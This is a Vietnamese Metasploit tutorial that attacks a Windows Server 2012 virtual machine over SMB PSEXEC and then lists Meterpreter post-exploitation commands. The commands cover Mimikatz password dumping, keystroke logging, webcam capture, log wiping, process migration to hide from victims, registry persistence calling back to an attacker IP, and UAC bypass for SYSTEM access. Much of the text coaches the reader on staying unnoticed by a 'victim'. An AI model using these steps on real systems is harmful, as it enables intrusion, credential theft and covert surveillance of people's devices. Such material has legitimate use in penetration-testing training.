



**Tấn công Windows Server 2012 bằng Metasploit trên Kali Linux**

* **Ping 2 máy ảo Kali Linux và Windows Server 2012:**












* **Chạy metasploit:**




* **Sử dụng SMB PSEXEC:**
* **Exploit:**



* **Meterpreter Session đã được mở**
* **ipconfig: xem địa chỉ private IP của máy victim**
* **shell: chạy lệnh cmd trên máy victim**




* **In ID và tên user hiện tại**








* **getuid: Cho biết username hiện tại của remote machine**
* **sysinfo: Cho biết thông tin về tên máy tính, hệ điều hành.**
* **Mimikatz: một tool dùng để lấy password dạng cleartext. Tool này được cài sẵn trong Kali.**




* **Hiện ra được tất cả các tài khoản có cả password của máy nạn nhân**







* **ps: hiện danh sách các tiến trình đang chạy trên máy victim.**



* **Thay đổi PID của tiến trình malware**



**Một số lệnh thông thường tác động vào máy victim một khi meterpreter được mở (thêm tuỳ chọn -h vào sau để biết chi tiết cú pháp):**

* help: xem tất cả các lệnh trong meterpreter kèm theo mô tả ngắn.
* background: lệnh này đưa session (phiên làm việc) hiện tại về chế độ nền, tức là quay về dấu nhắc “msf >” nhưng vẫn đang hóng kết nối từ victim (khác với lệnh exit là nó thoát hẳn). Quay trở lại phiên làm việc đó (dấu nhắc “meterpreter >”) chỉ cần nhập lệnh sessions -i [mã\_phiên]
* cd, pwd và ls: cũng là những lệnh trỏ thư mục, xem đường dẫn thư mục hiện tại, liệt kê file trong thư mục y hệt như thao tác trên linux, nhưng khác là ta đang thao tác trên máy nạn nhân.
* lcd và lpwd: ngược lại, 2 lệnh này thao tác trên máy attacker.
* show\_mount: hiển thị thông tin về các ổ đĩa của máy nạn nhân.
* clearev: xoá các log ghi lại lịch sử hoạt động trên máy nạn nhân.
* download : tải file từ victim về máy mình. Lưu ý dạng đường dẫn là của win.
* upload : tải file từ máy mình lên victim.
* edit : xem và chỉnh sửa file ngay trên dòng lệnh.
* excute -f [file] : thực thi file nào đó trên máy nạn nhân. Có các tuỳ chọn như: -H (ẩn tiến trình để victim ko nhìn thấy), -h (mở help xem hướng dẫn).
* ipconfig: xem địa chỉ private IP của máy victim.
* ps: hiện danh sách các tiến trình đang chạy trên máy victim.
* search: tìm kiếm file hoặc folder trên thư mục nhất định.
* shell: chạy lệnh cmd trên máy victim.
* keyscan\_start: bắt đầu theo dõi nhập liệu từ bàn phím victim.  
  keyscan\_dump: hiển thị chuỗi ký tự thu được.  
  keyscan\_stop: dừng theo dõi bàn phím.
* screenshot: chụp màn hình máy nạn nhân.
* webcam\_list: xem danh sách các webcam.  
  webcam\_snap: chụp ảnh từ webcam.  
  webcam\_stream: soi webcam.  
  Có các tham số như: -h (help), -i mã\_số\_camera (nếu máy victim có 2 camera trở lên, ví dụ như điện thoại, hãy điền số chỉ đã được nêu trong webcam\_list, mặc định là 1), -q phần\_trăm (chất lượng ảnh jpeg xuất ra sau khi chụp), -p đường\_dẫn (thay đổi nơi lưu file xuất ra cũng như tên file, mặc định nơi lưu là thư mục /home/tên\_người\_dùng hoặc /root, tên file thì đặt ngẫu nhiên).  
  Lưu ý, khi thực hiện lệnh liên quan đến webcam này, đèn báo của webcam trên laptop sẽ sáng, nên nạn nhân có thể nghi ngờ. Điện thoại thì ko có đèn báo nên có vẻ như ko lo bị lộ.
* migrate mã\_pid: khi nạn nhân mở Task manager lên, hiển nhiên sẽ nhìn thấy file exe của bạn đang chạy. Để tránh bị lộ, bạn cần cấy file backdoor của bạn vào một tiến trình đang chạy khác. Khi đó tiến trình gốc mất đi, nhưng kết nối vẫn còn tồn tại nhờ mã đã ký sinh vào tiến trình bị nhiễm kia (lưu ý migrate chỉ giấu đi tiến trình xâm nhập, nếu tiến trình nhiễm bị tắt thì coi như mất kết nối). Để thực hiện được migrate, đòi hỏi bạn phải leo thang đặc quyền, xem phần dưới.
* run vnc: xem trực tiếp những gì diễn ra trên desktop máy nạn nhân.  
  Lưu ý là vnc viewer sẽ tạo ra một file exe, đẩy nó vào máy nạn nhân rồi thực thi nó, do đó nạn nhân mở Task manager lên sẽ thấy một file exe với tên lạ hoắc.  
  Nếu điền thêm tham số -i, thay vì build ra file exe, nó sẽ nhúng vào một chương trình sẵn có trong máy, mặc định là notepad.exe . Nếu có tham số -i đi kèm với tham số -P tên\_chương\_trình , nó sẽ nhúng vào chương trình đó, ví dụ cmd.exe . Cẩn thận nhé, chương trình đó vẫn có thể hiện lên trước mắt nạn nhân và bị nạn nhân tắt đi, riêng cmd.exe thì chạy ẩn được.

**Thiết lập persistence để cài vĩnh viễn và tự động kích hoạt trên máy victim:**

Nếu để bình thường, bạn chỉ thâm nhập vào máy nạn nhân khi nạn nhân mở file trojan đó và mất kết nối khi bạn thoát khỏi phiên làm việc meterpreter hoặc nạn nhân tắt máy. Dù bạn có gõ lại lệnh exploit lần nữa hoặc nạn nhân khởi động lại máy, thì bạn ko thể điều khiển lại máy nạn nhân được nữa, trừ phi file mã độc kia được nạn nhân ngu ngơ mở lại lần nữa. Vì thế để payload liên tục gửi tín hiệu và attacker hứng kết nối lúc nào cũng đc, bạn cần chạy persistance. Sau khi thâm nhập thành công và hiện dấu nhắc “meterpreter >”, hãy gõ lệnh sau:  
run persistence -S -i 60 -p [cổng] -r [ip]  
Khi đó payload sẽ tạo ra file .vbs mặc định được lưu vào trong đường dẫn C:\Users\tên\_người\_dùng\AppData\Local\Temp và chèn thuộc tính autorun vào registry HKCU(hay HKLM)\Software\Microsoft\Windows\CurrentVersion\Run\ . Các tham số như: -i (cách bao nhiêu giây thì phát tín hiệu một lần), -A (tự động kết nối với use multi/handler), -L đường\_dẫn (nơi lưu file vbs, nếu ko muốn lưu theo đường dẫn mặc định kia), -P (loại payload được dùng, mặc định là windows/meterpreter/reverse\_tcp), -S (tự động chạy khi máy khởi động và chạy như một service), -U (tự động chạy với tài khoản người dùng), -X (tự động chạy với mọi tài khoản), -h (mở help xem hướng dẫn).

**Leo thang đặc quyền** (Privilege Escalation): khi bạn thâm nhập vào máy victim, mọi hành động của bạn là đang dùng quyền của tài khoản user đang đăng nhập, nếu thực thi những yêu cầu đòi hỏi phải có quyền administrator, bạn sẽ gặp thông báo “access is denied” và ko thực hiện được. Do đó cần leo thang đặc quyền để thực thi hành động với quyền quản trị cao nhất.

1. Tại dấu nhắc “msf >”, gõ lệnh:  
   use exploit/windows/local/bypassuac
2. set session [mã\_phiên]: nhập mã phiên làm việc hiện tại.  
   set target [giá\_trị]: mặc định giá trị là 0 tuơng ứng với kiến trúc 32bit.
3. run

Để kiểm tra xem bạn thực hiện leo thang đặc quyền thành công hay chưa, trở lại phiên session, ở dấu nhắc meterpreter, gõ lệnh getuid, nếu nó hiện Server username là Authority/System thì ok, nếu chưa thì chạy lệnh getsystem , rồi kiểm tra lại bằng getuid .